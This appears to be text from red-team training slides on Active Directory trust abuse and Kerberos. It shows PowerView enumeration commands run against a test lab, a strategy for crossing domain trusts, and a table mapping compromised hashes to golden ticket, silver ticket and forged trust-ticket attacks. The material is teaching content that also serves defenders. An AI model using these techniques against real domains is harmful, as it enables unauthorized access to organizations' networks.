
```
    ▼ protocolOp: searchResDone (5)
      ▼ searchResDone
        resultCode: referral (10) referral
        matchedDN:
        errorMessage: 0000202B: RefErr: DSID-03100781, data 0, 1 access point
      ▼ referral: 1 item
        LDAPURL: ldap://dev.testlab.local/DC=dev,DC=testlab,DC=local
```

PowerView Test 457

Trust Attack Strategy

1. First map all trusts (forest and domain) that you can reach from your current domain context
2. Enumerate any users or groups in one domain that either:
 - a. Have access to resources in another domain
 - b. Are in groups, or (if a group) have users, from another domain
 - c. **General idea:** find the hidden ‘trust mesh’ of relationships that administrators have set up (likely incorrectly ;)
3. Compromise specific target accounts in the domain you control in order to hop across the trust boundary to the target

Foreign Memberships



Get-DomainForeignUser

- To enumerate *users* who are in *groups* outside of the user's primary domain
 - This is a domain's "outgoing" access, run from your **current** domain

```
PS C:\Users\Administrator\Desktop> $ENV:USERDNSDOMAIN  
DEV.TESTLAB.LOCAL  
PS C:\Users\Administrator\Desktop> Get-DomainForeignUser  
  
UserDomain          : DEV.TESTLAB.LOCAL  
UserName           : jason.a  
UserDistinguishedName : CN=jason.a,CN=Users,DC=dev,DC=testlab,DC=local  
GroupDomain        : testlab.local  
GroupName          : ServerAdmins  
GroupDistinguishedName : CN=ServerAdmins,CN=Users,DC=testlab,DC=local
```

Get-DomainForeignGroupMember

- To enumerate *groups* in a domain with *users* who are outside of the group's primary domain
 - This is a domain's "incoming" access
 - Run against your **target** domain

```
PS C:\Users\Administrator\Desktop> $ENV:USERDNSDOMAIN  
DEV.TESTLAB.LOCAL  
PS C:\Users\Administrator\Desktop> Get-DomainForeignGroupMember -Domain testlab.local  
  
GroupDomain      : testlab.local  
GroupName        : ServerAdmins  
GroupDistinguishedName : CN=ServerAdmins,CN=Users,DC=testlab,DC=local  
MemberDomain     : dev.testlab.local  
MemberName       : jason.a  
MemberDistinguishedName : CN=jason.a,CN=Users,DC=dev,DC=testlab,DC=local
```

CN=ForeignSecurityPrincipals

- When a user/group from an **external** domain/forest are added to a group in a domain, an object of type **foreignSecurityPrincipal** is created at
CN=<user_SID>,CN=ForeignSecurityPrincipals,DC=domain,DC=com
- These objects represent security principals from trusted domains *external* to the forest, and allow foreign security principals to become members of groups within the domain
 - They function kind of like a ‘proxy’ or placeholder for the foreign principal

CN=ForeignSecurityPrincipals

```
PS C:\Users\dfm.a\Desktop> Get-DomainTrust | ?{$_.TargetName -notmatch 'testlab'}
```

```
SourceName      : testlab.local
SourceSID       : S-1-5-21-883232822-274137685-4173207997
TargetName      : external.local
TargetSID       : S-1-5-21-1857433065-1017388661-3096204114
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FILTER_SIDS
TrustDirection  : Bidirectional
WhenCreated    : 6/9/2017 6:27:43 PM
WhenChanged     : 6/21/2018 4:35:31 PM
```

```
PS C:\Users\dfm.a\Desktop> Get-DomainForeignGroupMember | ? {$_.GroupName -eq 'ForeignGroup'}
```

```
GroupDomain     : TESTLAB.LOCAL
GroupName       : ForeignGroup
GroupDistinguishedName : CN=ForeignGroup,CN=Users,DC=testlab,DC=local
MemberDomain    : testlab.local
MemberName      : S-1-5-21-1857433065-1017388661-3096204114-1108
MemberDistinguishedName : CN=S-1-5-21-1857433065-1017388661-3096204114-1108,CN=ForeignSecurityPrincipals,DC=testlab,DC=local
```

Kerberos Authentication and Abuse(s)







Steve Syfuhs

@SteveSyfuhs

Follow

Q: how does a user in forest A get a ticket to a resource in a domain in forest B?

Me: 😬



Steve Syfuhs

@SteveSyfuhs

Senior Windows Cryptography, Identity,
and Authentication PM at Microsoft.

Mostly puppy pictures. Nonzero chance.

Sidenote: Authentication + Active Directory



- AD environments have many authentication mechanisms!
 - Kerberos, NTLM, SAML, digest, Federation, etc.
- We're going to dive deep into Kerberos as it's the most common protocol used in modern Windows Domains
 - There's a deep dive into NTLM in the appendix
 - Additional protocols: you're on your own :)
- We just don't have time to cover EVERYTHING we want to :)

Step 1) User **DOMAIN\will** logs onto system, his password is hashed, and the hashes are stored in LSASS.



**LogonUser(will,
Password123)**



Step 2) Hash w/ the highest domain-supported encryption is used to request a ticket-granting-ticket (TGT) from the DC.




Step 3) If authentication is valid, DC returns a ticket-granting-ticket (TGT) encrypted/signed with the **DOMAIN\krbtgt** hash.





The TGT contains a Privilege Account Certificate (PAC), which contains the user's name, security identifier (SID), SIDs of any groups they're a part of, and other info.

Step 4) The user runs dir \\server.domain.com\C\$. The computer presents the TGT to the DC and requests a service ticket for the service principal name (SPN) for file system access, in this case **cifs/server.domain.com** .



Step 5) The DC looks up which user/computer account has **cifs/server.domain.com** registered in its servicePrincipalName field.

It then returns a service ticket that contains the *requesting* user's name, SID/group IDs/etc. and is encrypted with the looked-up-account's hash (in this case **server\$**'s hash.)




***Note:** TGS is technically incorrect, it's a “service ticket”

But since a lot of documentation uses TGS to mean service ticket, we're sticking with that term here

Step 6) The computer presents the service ticket to **server.domain.com**, requesting access to the **cifs** service.

The server decrypts the the service ticket using its **server\$** hash, *and the server decides whether to grant the user **DOMAIN\will** access to the file system.*




Kerberos à la @gentilkiwi

- Normal



Administrateur


<https://www.slideshare.net/gentilkiwi/abusing-microsoft-kerberos-sorry-you-guys-dont-get-it/11> 302



Reference: Kerberos Terms

- **krbtgt**: the kerberos service signing key
- **TGT/TGS**: ticket-granting-ticket/service ticket
- **AS/KDC**: authentication service/key distribution center
 - mints TGT/service tickets, almost always on the same DC
- **AS-REQ**: authentication service request to a domain controller
- **AS-REP**: authentication service reply from a DC containing the TGT (if auth successful) enc/signed by the krbtgt hash
 - only the kerberos service (krbtgt) can read the TGT data
- **TGS-REQ**: a ticket-granting service ticket request
 - contains the user's TGT
- **TGS-REP**: a ticket-granting service ticket request containing a service ticket

The Kerberos Ticket Process: Keys



The Four Keys of the Kerpocalypse

- In reference to the previous graphic, there are three (or four) “secret” keys used in the entire transaction
 - **User RC4(NTLM)/AES keys:** used in the user’s initial ticket-granting-ticket (TGT) request to the DC
 - **krbtgt hash:** used by the DC to sign the TGT returned to the user
 - **(optional, if trusts are involved) inter-realm trust key:** negotiated between the two trusted domains, used to craft an “inter-realm TGT”
 - **machine/service account hash:** used to sign/encrypt part of the resulting service ticket that’s presented to the end service
- *Why care?* If you compromise any of this key material, you can compromise the authentication process!

Hash -> Kerberos Attack Mapping


Hash/Key	Attack
user hash	Over-pass-the-hash - Use the account's RC4(NTLM)/AES keys to get a TGT
krbtgt hash	Golden Tickets - Forge your own TGTs
inter-realm trust key	Forge trust referral tickets between domains
machine/service account hash	Silver Tickets - Forge a service ticket for a specific service (usually on a specific machine)

Kerberos Sidenote: IPs vs Hostnames

- On a Windows host, if you use an IP address when remotely connecting to a machine, NTLM will be used, NOT kerberos!
 - Kerberos needs a service principal name (not IP) for ticket lookups!
 - **Service names are stored in computer AD object** (servicePrincipalName)
 - In order to request service tickets for a remote system, **Kerberos must lookup the host/SPN in Active Directory**
- **TL;DR** - if you abusing anything from a Kerberos perspective, you need to use a NetBIOS name or FQDN
 - This also matters for defense!
 - Abnormal NTLM authentication FTW!

